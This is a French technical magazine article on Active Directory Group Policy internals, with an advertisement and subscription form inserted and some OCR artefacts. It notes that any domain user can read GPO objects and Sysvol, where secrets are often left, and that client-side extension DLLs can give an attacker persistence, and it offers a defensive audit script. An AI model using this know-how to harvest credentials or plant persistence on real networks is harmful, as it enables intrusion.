Dans le modèle Active Directory, une stratégie de groupe est référencée par un identifiant de type GUID **[MS-GUID]** qui lui est propre. Grâce à celui-ci, une GPO créée sur un domaine Active Directory A ne pourra pas être en collision avec un domaine B. Cependant, il existe par défaut deux GPO qui sont dites primaires et celles-ci ont la particularité de posséder les mêmes identifiants quel que soit le domaine (voir tableau ci-dessous).

Microsoft regroupe l'ensemble des paramètres de GPO en deux catégories :

- la catégorie **machine** référençant les paramètres dédiés à la configuration d'un système Windows ;
- la catégorie **utilisateur** référençant les différents paramètres impactant l'utilisateur d'un système.

Le découpage, loin d'être uniquement esthétique, implique des différences majeures dans le mécanisme d'application des paramètres sur un système cible.

2.1.2 Aspects serveur

2.1.2.1 Objets de stratégie de groupe

Les objets de stratégie de groupe sont enregistrés dans la partition *System* de l'annuaire LDAP (**CN=Policies,CN=System,<DN racine pour le domaine>**) et ont pour **objectClass** le type **groupPolicyContainer**.

L'extraction des objets de GPO peut être réalisée au travers d'une simple requête LDAP :

```
C:\> dsquery * CN=System,DC=mytestdomain,DC=com -filter "(objectCla
ss=groupPolicyContainer)" -attr *
```

Depuis Windows Server 2008R2, il est également possible d'extraire ces informations en utilisant *PowerShell* avec le module **GroupPolicy** présent par défaut sur les systèmes serveur :

```
Import-Module GroupPolicy

function ListAllDomainGPO($domainName, $domainController)
{
    $GpoList = Get-GPO -All -Domain $domainName -Server
$domainController
    foreach ($ogpo in $GpoList)
    {
        $properties = $ogpo | Format-List -Property *
        Write-Output $properties
    }
}
```

GPO primaire	Nature de la stratégie	Globally unique identifier (GUID)
Default Domain Policy	Politique racine s'appliquant à l'ensemble d'un domaine Active Directory	{31B2F340-016D-11D2-945F-00C04FB984F9}
Default Domain Controllers Policy	Politique s'appliquant sur l'ensemble des contrôleurs de domaine Active Directory	{6AC1786C-016F-11D2-945F-00C04fB984F9}

La plupart des attributs d'un objet de GPO sont simples à appréhender, mais certains méritent d'être détaillés :

- *uSNCreated/uSNChanged* : contiennent respectivement la date de création et de dernière modification dans le journal des USN **[MS-USN]**. Ces dates permettent d'assurer la réplication des objets dans l'ensemble des contrôleurs de domaine ;
- *flags* : permet de définir le type de paramètres à appliquer pour cette GPO. Positionné à 1, seuls les paramètres propres au système s'appliqueront ; positionné à 2 seuls les paramètres utilisateur seront concernés ; positionné à 0 tous les paramètres s'appliqueront. Enfin, positionné à 3 la GPO est marquée comme désactivée ;
- *gPCFileSysPath* : indique le chemin réseau permettant de récupérer les fichiers de GPO associés à cet objet ;
- *versionNumber* : contient le numéro de version de la GPO. Celui-ci doit être identique au numéro de version du fichier de stratégie de groupe (sans quoi la stratégie ne s'appliquera pas) ;
- *gPCMachineExtensionNames/gPCUserExtensionNames* : contiennent respectivement la liste des *client-side extensions* (ou CSE, principe décrit dans la partie 2.1.3.3 de cet article) pour la partie machine et utilisateur de la GPO. Chaque élément de cette liste est composé de deux GUID : le premier référençant le CSE à invoquer, le deuxième l'outil d'administration à l'origine de la directive ;
- *gPCWQLFilter* : contient la liste des filtres WMI limitant l'application d'une stratégie de groupe à une catégorie de machines. Chaque élément de cette liste est composé d'un GUID référençant un objet WMI (enregistré dans la partition *WMIPolicy* du conteneur *System* de l'annuaire LDAP) et de la partition dans laquelle l'objet est défini.

Les différents paramètres de GPO étant séparés en deux catégories, deux objets (*User* et *Machine*) de type *container* sont présents dans tous les objets de stratégie de groupe.

Des droits relativement souples sont appliqués par défaut sur les objets de GPO :

Bénéficiaires	Accès
Utilisateur authentifié	Lire
Administrateur de domaine	Lire, Écrire
Système	Lire, Écrire

Dans le cadre d'un audit de sécurité, un simple compte utilisateur ou une machine authentifiée sur le domaine Active Directory permet donc d'extraire les informations sur les objets de stratégie de groupe.

2.1.2.2 Fichiers de stratégie de groupe

Les fichiers de stratégie de groupe sont hébergés au travers d'un partage réseau *Sysvol* que chaque contrôleur du domaine Active Directory doit exposer.

Partage Sysvol

En pratique, *Sysvol* est une racine DFS **[MS-DFS]** partagée entre tous les contrôleurs d'un même domaine. La technologie DFS permet de garantir un accès rapide à une ressource grâce à un mécanisme basé sur un réseau distribué. DFS se charge de garantir la réplication et la mise à disposition des ressources. Une fois la ressource localisée, le service DFS utilise le protocole SMB pour permettre aux clients de récupérer les données. Ce mécanisme de distribution est assez similaire au « *Content Delivery Network* » utilisé sur Internet.

DFS a succédé, depuis les noyaux 6 des systèmes Windows, au vieillissant protocole FRS **[MS-FRS]**. FRS est néanmoins susceptible de subsister sur certains domaines Active Directory si des contrôleurs Windows 2003 sont encore présents ou si le niveau fonctionnel de la forêt est 2003 (ou inférieur). Les principales contraintes de FRS sont les limites sur le nombre de serveurs pouvant s'inscrire dans une racine de réplication, la taille maximum des fichiers répliqués, mais surtout l'absence de mise à jour incrémentale : à chaque mise à jour d'un fichier celui-ci est intégralement répliqué chez tous les serveurs inscrits, impactant les performances. Microsoft recommande aujourd'hui de migrer de FRS vers DFS **[MS-F2D]**.

Arborescence des fichiers de stratégies de groupe

Les fichiers de chaque stratégie de groupe sont enregistrés dans un dossier ayant pour nom le GUID de la GPO. Ces dossiers étant eux-mêmes enregistrés dans le dossier **Policies** du répertoire *Sysvol*. Les fichiers de GPO sont ainsi accessibles à l'adresse : **\\domain_fqdn\Sysvol\domain_fqdn\Policies** où **domain_fqdn** symbolise le nom FQDN **[FQDN]** du domaine.

L'arborescence des fichiers de GPO suit le modèle suivant :

```
+---GPO GUID
|   +---Machine
|   |   +---Adm
|   |   +---Application
|   |   +---Microsoft
|   |   |   +---Windows NT
|   |   |   |   +---Secedit
|   |   +---Scripts
|   |   |   +---Startup
|   |   |   +---Shutdown
|   +---User
|   |   +---Application
|   |   +---Documents and Settings
|   |   +---Microsoft
|   |   |   +---Remote Install
|   |   |   +---IEAK
|   |   +---Scripts
|   |   |   +---Logon
|   |   |   +---Logoff
+---------------------
```

Chaque paramètre de GPO est ainsi classé suivant son type (machine ou utilisateur) et sa nature (paramètre de sécurité, script, clé de registre, etc.). Le nombre

Emplacement	Fichier	Description
.	GPT.ini	Localisé à la racine de chaque dossier de GPO, le fichier GPT.ini contient le numéro de version des fichiers de GPO. Afin qu'une GPO s'applique correctement, le numéro de version doit être identique au numéro de version de l'objet de stratégie de groupe associé.
.\Machine .\User	Registry.pol	Les fichiers POL contiennent l'ensemble des paramètres à appliquer sur le registre Windows. Le fichier Registry.pol *Machine* appliquera exclusivement ses paramètres dans la ruche HKEY_LOCAL_MACHINE, tandis que le fichier dans la partition *User* portera exclusivement sur la ruche HKEY_CURRENT_USER.
.\Machine\Scripts	Scripts.ini	Le dossier Scripts contient les fichiers exécutables à invoquer lors de l'application des stratégies de groupe. Les options d'exécution de ces fichiers sont transmises grâce au fichier Scripts.ini **[SYSVOL-INI]**.
.\Applications	*.aas	Les fichiers AAS **[MS-AAS]** contiennent la forme déployée des conteneurs MSI devant être traités par l'installeur Windows d'une machine. L'étude de ces fichiers est particulièrement intéressante dans la mesure où ils contiennent les informations de personnalisation des logiciels installés, l'auteur du package, la date de déploiement, etc.
.\Machine\Microsoft\ Windows NT\Secedit	GptTmpl.inf	Le fichier GptTmpl.inf contient la plupart des paramètres de sécurité déployés dans la GPO.
.\Machine\Adm	*.adm	Le dossier Adm contient l'ensemble des modèles d'administration. Ce format de fichier est décrit dans la section suivante de cet article.
.\User\ Documents and Settings	Fdeploy.ini	Le fichier Fdeploy.ini référence l'ensemble des redirections de dossier **[MS-FDEPLOY]**.
.\User\Microsoft\IEAK	*.ins	Le dossier IEAK **[MS-IEAK]** contient l'ensemble des paramètres de configuration d'Internet Explorer.

de fonctionnalités progressant à chaque nouvelle version de Windows, plus d'**une dizaine de formats de fichiers** sont actuellement utilisés pour représenter les paramètres de GPO.

Un fichier de stratégie de groupe peut ainsi être au format : INI, INF, AAS, POL, ADM, ADMX, etc. De plus, certains administrateurs peu consciencieux utilisent également le répertoire *Sysvol* pour entreposer leurs fichiers ou leurs outils d'administration maison (l'accessibilité du partage au niveau domaine rendant la chose bien pratique). Il est ainsi fréquent de rencontrer, lors d'audits, une multitude de fichiers polluant le *Sysvol* et contenant des données sensibles (secrets d'authentification, etc.) ou très volumineux (ISO, films, etc.).

L'étude des fichiers de GPO est néanmoins riche de sens quand on souhaite comprendre le fonctionnement des stratégies de groupe : voir le tableau ci-dessus.

La principale difficulté dans l'audit des fichiers de stratégies réside dans la multitude de fichiers : l'arborescence décrite ci-dessus est, en effet, répétée pour chacune des GPO créées. Sachant que pour une société de grande taille plusieurs dizaines de GPO coexistent, l'audit des fichiers de stratégie de groupe devient très vite pénible et fastidieux (sans compter que pour déterminer la stratégie résultante appliquée sur une machine plusieurs autres paramètres, détaillés dans la suite de cet article, sont à prendre en compte).

Les droits d'accès positionnés par défaut sur les fichiers de GPO sont :

Bénéficiaires	Accès
Utilisateur authentifié	Lire
Administrateur de domaine	Tous les droits
Group Policy créateur propriétaire	Lire, Écrire
Créateur/Propriétaire	Tous les droits
Système	Tous les droits

De la même manière qu'avec les objets de stratégie de groupe, les fichiers de GPO peuvent être extraits avec des droits très limités sur le domaine Active Directory.

Cas particulier : les modèles d'administration

En supplément des formats de fichiers détaillés dans le paragraphe précédent, Microsoft propose une fonctionnalité baptisée « Modèle d'administration » reposant sur l'utilisation de fichiers *ADM* également enregistrés dans le partage *Sysvol*.

Créés, à l'origine, pour permettre aux éditeurs tiers d'étendre les fonctionnalités des stratégies de groupe, les modèles d'administration décrivent les options à afficher dans l'interface d'administration, ainsi que les paramètres des clés de registre à modifier. L'exemple ci-dessous décrit un exemple de fichier ADM :

```
CLASS MACHINE
 CATEGORY "Sample Apps"
        POLICY "Apps"
                KEYNAME "Software\SampleApps\Preferences"
                EXPLAIN "Configures Application Preferences"
                VALUENAME "SharingEnabled"
```

```
            VALUEON "Yes"
            VALUEOFF "No"
      END POLICY
END CATEGORY
```

Avec les versions 2003 de Windows serveur, cinq modèles d'administration sont présents par défaut : **system.adm**, **inetres.adm**, **wmplayer.adm**, **conf.adm** et **wuau.adm**.

Aujourd'hui, de nombreuses sociétés proposent des fichiers ADM/ADMX pour leurs produits (Google pour Chrome, Adobe pour Reader, etc.) permettant ainsi aux administrateurs Active Directory de maintenir une homogénéité dans la configuration de leurs logiciels tiers. L'utilisation de ces modèles d'administration est particulièrement intéressante dans le cadre d'un durcissement de la politique de sécurité logicielle.

Bien que fréquemment utilisé de nos jours, le format ADM présente de nombreux problèmes de performance principalement dus à une forte redondance d'information :

- la gestion des différentes langues n'est pas présente par défaut, les fichiers ADM (et tous leurs contenus) doivent être dupliqués pour toutes les langues utilisées sur un domaine Active Directory ;
- chaque modèle d'administration doit être copié dans les dossiers de chaque GPO utilisant ne serait-ce qu'une des fonctionnalités proposées par l'ADM.

Il est ainsi fréquent de rencontrer des partages *Sysvol* contenant plusieurs dizaines de fichiers de GPO identiques.

Pour pallier ces problèmes, Microsoft a introduit avec Windows 2008 les formats de fichier ADMX/ADML (format de fichiers XML) réglant les problèmes de performance. Dorénavant, les modèles d'administration sont découpés en deux types de fichiers :

- les fichiers ADMX contenant les paramètres des clés de registre à modifier ;
- les fichiers ADML contenant les informations de langue.

Par défaut, les fichiers modèles ne sont pas enregistrés dans le *Sysvol*, mais sur la machine locale des administrateurs (à l'emplacement **C:\Windows\PolicyDefinitions**). Il est cependant envisageable de créer un magasin centralisé à la racine du *Sysvol* pour entreposer et synchroniser tous les modèles d'administration **[MS-CSG]**.

2.1.3 Aspects client

À l'opposé du rôle des contrôleurs de domaine, les machines clientes sont chargées d'appliquer les paramètres de GPO au travers du *Group Policy Engine* (GPE).

2.1.3.1 Group Policy Engine

Dans la terminologie Microsoft, le GPE est un ensemble de composants chargés de calculer la politique résultante s'appliquant sur une machine (ou *RSoP* **[MS-RSOP]**) et de localiser puis appliquer les paramètres de stratégie de groupe.

À partir de Windows Vista, le *Group Policy Engine* est implémenté au travers du service *GPSvc* dont le code est situé dans la bibliothèque **gpsvc.dll**. Auparavant, une bibliothèque directement chargée par **Winlogon.exe** simulait ce mécanisme. Cette solution a néanmoins été abandonnée pour des raisons évidentes de sécurité : le chargement d'une bibliothèque tierce boguée pouvait, en effet, compromettre la stabilité du système.

Gpsvc expose plusieurs interfaces RPC permettant, entre autres :

- d'ajouter, modifier ou supprimer des stratégies définies localement ;
- de calculer la politique résultante *RSoP* ;
- de modifier les *timers* de rafraîchissement ;
- de récupérer la liste des GPO s'appliquant sur la machine ;
- d'appliquer les paramètres de GPO et les modèles d'administration ;
- d'exécuter les scripts utilisateur ;
- ...

En plus de ces services, *GPSvc* implémente l'ensemble des fonctions permettant la journalisation des événements de GPO au travers du mécanisme d'*event tracing* **[MS-ETW]** de Windows.

Véritable poids lourd dans la catégorie des bibliothèques Windows, **gpsvc.dll** implémente plus de 1400 fonctions et a déjà été mis à jour 3 fois par Microsoft depuis la sortie de Windows 7 : preuve s'il en est de la complexité de cette tuyauterie.

Pour des raisons de rétrocompatibilité, *GPSvc* n'est pas à l'origine du rafraîchissement de la politique de GPO. Le code chargé d'initier le mécanisme se trouve dans **Userenv.dll**, bibliothèque utilisée par deux processus sous Windows :

- le processus système **Winlogon.exe** en charge de l'application des paramètres machine ;
- le processus utilisateur **GpUpdate.exe** **[GPO-UPDATE]** en charge de l'application des paramètres utilisateur.

Userenv.dll a pour principale fonction de centraliser et exporter toutes les méthodes utilisées pour l'application des stratégies de groupe, afin de faciliter leurs appels depuis **Winlogon.exe** ou **GpUpdate.exe**.

Lors de l'application de la politique de GPO, **Userenv.dll** invoque la méthode **RefreshPolicyInternal** exportée par **gpapi.dll**. Cette méthode n'est en réalité

qu'un wrapper permettant de contacter l'interface RPC du service *GPSvc*. Le stub RPC utilisé pour interroger l'interface est le suivant :

```
[
   uuid(2EB08E3E-639F-4fba-97B1-14F878961076),
   version(1.0)
]

interface IGroupPolicyInterfaces
{
 long  ProcessRefresh (
       [in]                handle hRpc,
       [in, unique, string] LPCWSTR szSid,
       [in]                boolean bComp,
       [in]                boolean bForceRefresh,
       [in]                boolean bRefreshAll,
       [in]                long lTimeout,
       [out]              void* pResult
       );
}
```

La méthode **GroupPolicyRefreshPolicy** est responsable du rafraîchissement au sein du service *GPSvc*.

2.1.3.2 Calcul de politique résultante RsoP

Un ensemble de stratégies de groupe peut être défini pour cibler une population particulière de clients. Il est ainsi fréquent dans un domaine Active Directory de trouver plusieurs types de politiques : une pour les serveurs, une autre pour les postes bureautiques, etc.

Dès lors, un système doit être capable de déterminer les paramètres de GPO qu'il doit appliquer et ceux à ignorer. Ce processus, décrit dans la section 2.2 de cet article, nécessite certains prérequis pour être compris.

Pour calculer le jeu de paramètres à appliquer le système obéit à des règles de priorité. Ce modèle de priorité est représenté par la figure 1,




Fig. 1 : Schématisation du modèle de priorité lors de l'application des GPO.

Concrètement, l'ordre d'application des stratégies de groupe respecte l'acronyme « LSDOU » : application des paramètres locaux puis de site, de domaine et enfin d'unité d'organisation. Ainsi, contrairement à ce que l'on pourrait penser initialement, les paramètres définis au niveau d'une unité d'organisation sont prioritaires par rapport à ceux définis au niveau du domaine Active Directory.

Afin de raffiner toujours plus la politique d'application des paramètres de GPO, Microsoft a implémenté deux mécanismes supplémentaires :

- *Security Filtering* : ce mécanisme permet d'influer sur la population autorisée à appliquer les paramètres définis dans une GPO. Pour implémenter ce mécanisme, Microsoft utilise un droit spécifique appelé **Apply Group Policy** (AGP) positionné dans la DACL du dossier racine de la GPO dans le *Sysvol*. Par défaut, tous les utilisateurs authentifiés sur le domaine possèdent la permission AGP. À la manière classique du contrôle d'accès sous Windows, il est ainsi possible de restreindre l'application d'une GPO à une population spécifique ;
- *WMI Filtering [MS-WMI]* : ce mécanisme permet de définir les critères d'application d'une GPO en fonction de la configuration d'un système. Au travers du paramètre **gPCWQLFilter** de l'objet de GPO, un identifiant de filtre WMI peut être défini. La GPO ne sera alors appliquée que si le filtre retourne une valeur à **true**. Pour des raisons de performance, Microsoft déconseille d'utiliser cette fonctionnalité de manière abusive. En effet, pour chaque filtre WMI appliqué, le système client instancie l'ensemble du moteur WMI puis le détruit : cette opération prend quelques secondes même sur un système moderne.

La méthode **ProcessGPOEx** implémentée dans le service *GPSvc* permet le calcul de la politique résultante.

2.1.3.3 Client-side extension

Dans la philosophie Active Directory, le Group Policy Engine n'est pas responsable de l'application directe des paramètres de GPO, il délègue cette tâche aux *client-side extension* (CSE).

Un CSE est composé d'une bibliothèque Windows et d'un ensemble de métadonnées enregistrés dans la base de registre à l'emplacement :

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\GPExtensions.

Chaque CSE possède un identifiant unique (sous la forme d'un GUID) et une clé de registre définissant au minimum trois valeurs **[CSE-OPT]** : voir tableau ci-dessous.

Il est important de souligner que chaque CSE possède son propre modèle de fonctionnement indépendant du reste de l'architecture Active Directory. Ainsi, un éditeur de logiciel souhaitant ajouter son propre mécanisme d'application de paramètre peut très facilement ajouter un CSE **[MS-CSE]** et référencer ce dernier dans l'attribut **gPCMachineExtensionNames** d'un objet de stratégie de groupe.

Nom	Type	Nature
(default value)	**REG_SZ**	Chaîne de caractères indiquant le nom du CSE
DllName	**REG_EXPAND_SZ**	Chemin vers la bibliothèque implémentant le code du CSE
ProcessGroupPolicy(Ex)	**REG_SZ**	Nom d'une fonction exportée par la DLL servant de point d'entrée au CSE

Les bibliothèques implémentant le code d'un CSE étant chargées automatiquement par le *Group Policy Engine* au démarrage de la machine, elles peuvent être utilisées par un attaquant souhaitant assurer sa persistance. Il convient donc d'auditer la base des CSE afin de vérifier qu'aucune bibliothèque malveillante ne détourne l'application d'un paramètre de GPO. Le script PowerShell ci-dessous liste l'ensemble des CSE enregistrés sur un système et l'ensemble des métadonnées associées :

```
Function PrintCSEDatabase($path)
{
 Get-ChildItem $path | ForEach-Object {
    $csePath = $_.pspath
    $cseProperties = Get-ItemProperty $csePath
    foreach ($csprop in $cseProperties)
    {
       $csprop.psobject.properties | Foreach {
        $name = $_.Name
        $value= $_.Value
        if ($_.Name -eq "(default)")
        {
                Write-Output "-=-=-=-=-= CSE : $value =-=-=-=-=-"
                Write-Output "Registry path:`t$csePath"
        }
        else
        {
            Write-Output "$name`:`t$value"
        }
       }
    }
    Write-Output ""
 }
}

PrintCSEDatabase 'HKLM:\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon\GPExtensions\'
```

Le tableau ci-dessous référence les principaux CSE d'un système sous Windows 8.1 et les fonctionnalités de GPO associées.

Enfin, l'invocation des différents CSE est assurée par la fonction **ProcessGPOEx** implémentée dans le service *GPSvc*.

2.2 Processus d'application des stratégies de groupe sur une machine cliente

L'application des stratégies de groupe est réalisée par les systèmes clients en exploitant l'ensemble des concepts définis précédemment et en suivant un cycle précis.

2.2.1 Schématisation de l'architecture supportant l'application des stratégies de groupes

La figure 2 vise à représenter synthétiquement le mécanisme d'application des stratégies de groupe.




Fig. 2 : Schématisation de l'architecture supportant le mécanisme de stratégie de groupe.

2.2.2 Principes temporels

L'application et le rafraîchissement des politiques de GPO sont réalisés à divers moments du cycle de vie d'un système Windows. Une nouvelle fois, la nature des paramètres de GPO est déterminante dans le choix du mode d'application :

- les paramètres machines seront appliqués lors de l'authentification de la machine cliente sur le domaine Active Directory (soit juste après le démarrage de Windows). Ces paramètres ne seront jamais rafraîchis.
- les paramètres utilisateur seront appliqués lors de l'authentification de l'utilisateur sur le domaine Active Directory (à l'ouverture de la session). Ces paramètres seront ensuite rafraîchis à intervalle de temps régulier (90 minutes par défaut) modulo un intervalle variable (30 minutes par défaut) pour éviter l'engorgement réseau.

Nom du CSE	GUID associé	Nature de la fonctionnalité supportée
Security	{827D319E-6EAC-11D2-A4EA-00C04F79F83A}	Application de la politique de sécurité (fichiers **Gptmpl.inf**)
Software Installation	{c6dc5466-785a-11d2-84d0-00c04fb169f7}	Installation des packages Windows (fichiers ***.aas**)
Scripts	{42B5FAAE-6536-11d2-AE5A-0000F87571E3}	Exécution des scripts de démarrage
Folder Redirection	{25537BA6-77A8-11D2-9B6C-0000F8080861}	Redirection des dossiers utilisateur spéciaux (fichiers **fdeploy.ini**)
Internet Explorer Zonemapping	{4CFB60C1-FAA6-47f1-89AA-0B18730-C9FD3}	Paramétrage des zones Internet Explorer (fichiers ***.ins**)

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 50
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 50
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

ABONNEMENT MISC

➡ Tous les abonnements incluant MISC :

offre M

42€* au lieu de 53,40€** en kiosque

Économie 11,40€

L'OFFRE INCLUS : MISC (6nos)

offre M+

51€* au lieu de 71,40€** en kiosque

Économie 20,40€

L'OFFRE INCLUS : MISC (6nos) + ses 2 Hors-Séries

NOUVEAUTÉ 2014

TOUS LES HORS-SÉRIES DE GNU/LINUX MAGAZINE ET LINUX PRATIQUE PASSENT EN **GUIDES !**

POUR LES DÉCOUVRIR, RENDEZ-VOUS SUR :

boutique.ed-diamond.com

offre T

198€* au lieu de 277,10€** en kiosque

Économie 79,10€

L'OFFRE INCLUS : MISC (6nos), GNU/Linux Magazine (11nos), Open Silicium (4nos), Linux Pratique (6nos) et Linux Essentiel (6nos)

offre T+

299€* au lieu de 411,20€** en kiosque

Économie 112,20€

L'OFFRE INCLUS : MISC (6nos) + ses 2 Hors-Séries, GNU/Linux Magazine (11nos) + ses 6 Guides, Open Silicium (4nos), Linux Pratique (6nos) + ses 3 Guides et Linux Essentiel (6nos)

* Tarifs France Métro. (F) ** Base tarifs kiosque zone France Métro (F)

NOUVEAU ! Abonnez-vous (réabonnez-vous) en ligne sur :

boutique.ed-diamond.com

Vous pouvez ainsi :

- ➡ Avoir accès à votre suivi personnalisé d'abonnement
- ➡ Profiter des promos réservées à nos abonnés
- ➡ Vous réabonner facilement sans interruption d'abonnement

Pour plus d'informations, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

➡ Nos Tarifs s'entendent TTC et en euros		F	OM1	OM2	E	RM
		France Métro.	Outre-Mer		Europe	Reste du Monde
M	Abonnement MISC	42 €	50 €	62 €	54 €	58 €
M+	Abonnement MISC + 2 Hors-Séries	51 €	62 €	77 €	68 €	73 €
T	Abonnement GLMF + MISC + OS + LP + LE	198 €	253 €	325 €	276 €	300 €
T+	Abonnement GLMF + GLMF HS (6 Guides) + MISC + MISC HS + OS + LP + LP HS (3 Guides) + LE	299 €	382 €	491 €	415 €	448 €

• OM1 : Guadeloupe, Guyane française, Martinique, Réunion, St-Pierre-et-Miquelon, Mayotte

• OM2 : Nouvelle Calédonie, Polynésie française, Wallis et Futuna, Terres Australes et Antarctiques françaises

MA FORMULE D'ABONNEMENT :

Offre	Zone	Tarif
☐ M		
☐ M+		
☐ T		
☐ T+		

J'indique la somme due : (Total) €

Exemple : Je souhaite m'abonner à l'ensemble des magazines + tous les Hors-séries/Guides et je vis en Belgique. Je coche donc l'offre **T+** (la totale avec tous les Hors-Séries/Guides), puis ma zone (E), le montant sera donc de 415 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)
- ❑ Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20

Date et signature obligatoires

N°73

Ordre	Nature de la requête	Intérêt
1	`SRV _ldap._tcp.dc._msdcs.mytestdomain.com`	Permet à la machine cliente de déterminer les informations de site Active Directory à partir du contrôleur de domaine primaire.
2	`SRV _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.mytestdomain.com`	Permet à la machine cliente d'identifier le contrôleur de domaine gérant le site Active Directory auquel elle appartient.

La clé de registre suivante configure la politique d'application des GPO :

```
Clé : HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System
Paramètre  : GroupPolicyRefreshTime
Type : DWORD
```

L'application des stratégies de groupe au démarrage avait pour effet néfaste de considérablement ralentir la phase de démarrage d'un système. Pour pallier ce problème, Microsoft propose depuis les Windows 2003 la possibilité d'appliquer les paramètres de GPO de deux manières différentes :

- le premier mode, dit **synchrone**, permet de s'assurer que l'application des GPO sera réalisée dans un *thread* unique, bloquant l'accès au système jusqu'à l'achèvement de sa tâche ;
- le deuxième mode, dit **asynchrone**, permet d'appliquer les paramètres de GPO au travers de plusieurs *threads* non bloquants. Ce mode permet d'accélérer considérablement le démarrage du système Windows, mais ne permet pas de garantir qu'une politique de sécurité soit convenablement appliquée avant que l'utilisateur accède à son environnement de travail.

L'utilisation du mode asynchrone est propre à chaque CSE et est régulée via la clé de registre suivante :

```
Clé : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon\GPExtensions\<GUID DU CSE>
Paramètre  : EnableAsynchronousProcessing
Type : DWORD
```

Enfin, pour limiter les problèmes d'interblocage, une durée maximale est définie pour l'application des GPO : au-delà de 60 minutes, l'ensemble des *threads* responsables de l'application de la politique est tué. Cette limite ne peut être modifiée.

Une deuxième limite temporelle est appliquée lors de l'exécution des scripts au démarrage du système ou lors de l'ouverture d'une session. De 10 minutes par défaut, cette limite peut être modifiée à l'aide de la clé de registre suivante :

```
Clé : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System
Paramètre  : MaxGPOScriptWaitPolicy
Type : DWORD
```

2.2.3 Application des stratégies de groupes

Le processus d'application des stratégies de groupe suit cinq étapes majeures.

2.2.3.1 Localisation du serveur de stratégie de groupe

Cette première étape consiste à localiser le serveur de GPO dans l'architecture Active Directory. Pour ce faire, la machine cliente utilise les informations DNS qu'elle possède suite à sa phase d'authentification sur le domaine.

Deux requêtes DNS sont intéressantes à étudier ici : voir tableau ci-dessus.

`mytestdomain.com` représentant ici le nom DNS du domaine Active Directory et `Default-First-Site-Name` le nom d'un site Active Directory.

L'implémentation faite par Microsoft supposant que le contrôleur de domaine héberge simultanément les services d'annuaire et le partage réseau *Sysvol*, la machine cliente est maintenant en mesure de contacter l'ensemble des interlocuteurs nécessaires à l'application de ses GPO.

2.2.3.2 Recherche du Scope of Management

Dans la terminologie Microsoft, le *Scope of Management* (SOM) désigne l'ensemble des objets **[AD-CONTAINERS]** pouvant contenir l'utilisateur ou la machine gérée par stratégies de groupe.

La recherche du SOM est réalisée par la machine cliente grâce au service d'annuaire LDAP exposé par le contrôleur de domaine. Cette recherche comporte deux étapes caractéristiques réalisées via deux requêtes LDAP distinctes :

- la première ciblera les informations de niveau domaine et unités d'organisation ;
- la deuxième ciblera les informations de niveau site.

Malgré la différence de périmètre, le contenu des requêtes LDAP est globalement similaire : voir tableau ci-dessous.

Paramètres LDAP	Valeur
`baseObject`	DN du domaine ou du site Active Directory
`Scope`	`whole subtree`
`Filter`	`(|(distinguishedName=<OU1>)(distinguishedName=<OU2>)`... `(distinguishedName=<DOMAIN>))` `OU` désignant le DN d'une unité d'organisation `DOMAIN` désignant le DN du domaine Active Directory
`DirectoryAttributes`	`gpLinks`, `gpLinkOptions`, `gpOptions`

Paramètres LDAP	Valeur
baseObject	cn=policies,cn=system,<DOMAIN> DOMAIN désignant le DN du domaine Active Directory
Scope	whole subtree
Filter	(|(distinguishedName=<GPO1>)(distinguishedName=<GPO2>)... (distinguishedName=<GPOn>)) GPOn désignant le DN de l'objet de GPO déterminé durant la recherche du SOM DOMAIN désignant le DN du domaine Active Directory
Attributes	nTSecurityDescriptor, cn, displayName, gPCFileSysPath, versionNumber, gPCMachineExtensionNames, gPCUserExtensionNames, gPCFunctionalityVersion, flags, gPCWQLFilter, objectClass

La réponse à ces requêtes LDAP prend la forme d'une série d'objets SOM (objet domaine, OU ou site) contenant trois attributs définissant la politique d'application des GPO :

- *gpLinks* : liste des GPO s'appliquant sur l'objet Active Directory. Chaque élément de cette liste est composé du *Distinguished Name* (DN) de l'objet de GPO à appliquer et d'un entier déterminant l'ordre d'application de la GPO pour ce *scope* ;
